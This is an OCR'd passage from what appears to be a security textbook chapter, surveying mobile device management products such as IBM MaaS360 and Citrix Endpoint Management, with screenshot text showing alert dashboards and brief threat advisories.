
ManageEngine Mobile Device Manager Plus
https://www.manageengine.com

Mobile Device Management Solutions

- **IBM Security® MaaS360®**

  Source: *https://www.ibm.com*

  IBM Security® MaaS360® supports the complete MDM lifecycle for smartphones and tablets including iPhone, iPad, Android, Windows Phone, and Kindle Fire. As a fully integrated cloud platform, MaaS360 simplifies MDM with rapid deployment as well as comprehensive visibility and control that spans across mobile devices, applications, and documents. IBM MaaS360 helps security professionals to rapidly enroll mobile devices, integrate mobile devices with enterprise systems, and centrally manage and secure mobile devices.


No SIM
1:53 PM
IBM MaaS360
Email
Calendar
Contacts
Docs
Editor
Tasks
Browser
Messages
Settings
Support
Expense
Notes
IBM MaaS360 With Watson
Search for Devices, Users, Apps or Docs
HOME
DEVICES
USERS
SECURITY
APPS
DOCS
EXPENSE
SCHOOLS
REPORTS
SETUP
My Alert Center
Last Analyzed: Monday, February 26, 2018 2:45:57 PM EST
3 Recently Added
0 High Data Usage
0 Roaming
0 Hotspot Enabled
0 Jailbroken or Rooted
0 Risky Apps
1 Location Service Disab...
0 Email/VPN/Wi-Fi Confi...
0 Out of Compliance
View more
Devices + 44
Users + 118
Apps + 64
Docs + 3
My Activity Feed
Show All
My Advisor With Watson
All
Last 180 Days
Learn more
View more

Last Updated On: Monday, February 26, 2018 10:46:10 AM EST

- Issue remediated: MEG: Relay server not reachable
- Alert: MEG: Relay server not reachable
- Issue remediated: CE User Visibility: Error in full sync f...
- Issue remediated: MEG: Relay server not reachable
- Alert: MEG: Relay server not reachable
- New Device: Jesus Latorre-Socas-SM-G930V
- New Device: Test2-SM-G930V
- New Device: Jesus Latorre-Socas-iPad

Risk Exposure: Smoke Loader Malware Disguised As Spectre / Meltdown Patch could impact your devices

A patch called Intel-AMD-SecurityPatch-11-01bsi.zip on a site listed as German Federal Office for Information Security actually contains the executable for Smoke Loader, a malware package that is used to download other malicious malware, stored under the name Intel-AMD-SecurityPatch-10-1-v1.exe

Risk Exposure: Vulnerabilities related to Meltdown and Spectre CPU flaw could impact your devices

Meltdown and Spectre CPU flaw, an exploit that allows access to OS's sacrosanct kernel memory allowing processors to handle speculative execution, which increases performance. The flaw affects Intel processors because of the aggressive way they handle speculative execution along with a few ARM cores

Risk Exposure: 3 Android devices are missing security patch published in January 2018

Google has published its January Android security bulletin fixing 5 critical issues and has rolled out an additional bulletin for Nexus and Pixel devices.


Figure 17.70: Screenshot of IBM Mobile Device Management MaaS360

- **Citrix Endpoint Management**

  Source: *https://www.citrix.com*

  Citrix Endpoint Management provides a modern approach to manage various devices including desktops, laptops, smartphones, tablets, and IoT through a single platform. When deployed as part of Citrix Workspace, it allows users to access all their apps and files from a single, intuitive interface, providing a consistent and smooth experience across any device.

  With Citrix Endpoint Management, organizations can ensure that they have combined policies, procedures, and technologies to protect their corporate data regardless of where it is accessed or resides. Through mobile app and device management, Citrix Endpoint Management secures corporate data and mobilizes productivity, enabling device freedom for end users without the added stress on IT.


Citrix Cloud
0
Library Offerings
View Library
1
Resource Location
Edit or Add New
0
Domains
Add New
0
Notifications
View All
0
Open Tickets
Open a Ticket
My Services (4)
58
Analytics
Manage
How to Buy | Learn more
58
Content Collaboration
Manage
How to Buy | Learn more
58
Endpoint Management
Manage
How to Buy | Learn more
Smart Tools
Manage
Learn more
Available Services (9)
Access Control
Application Delivery Management
Gateway
ITSM Adapter
Intelligent Traffic Management

Security, performance and usage insights.

Secure data access on any device.


Enable subscribers to use corporate or BYO devices.

Improve Citrix-stack efficiency on-premises and in the cloud.

Figure 17.71: Screenshot of Citrix Endpoint Management

Some additional MDM solutions are as follows:

- VMware AirWatch (*https://www.vmware.com*)
- Sicap Device Management Centre (*https://www.sicap.com*)
- SOTI MobiControl (*https://www.soti.net*)
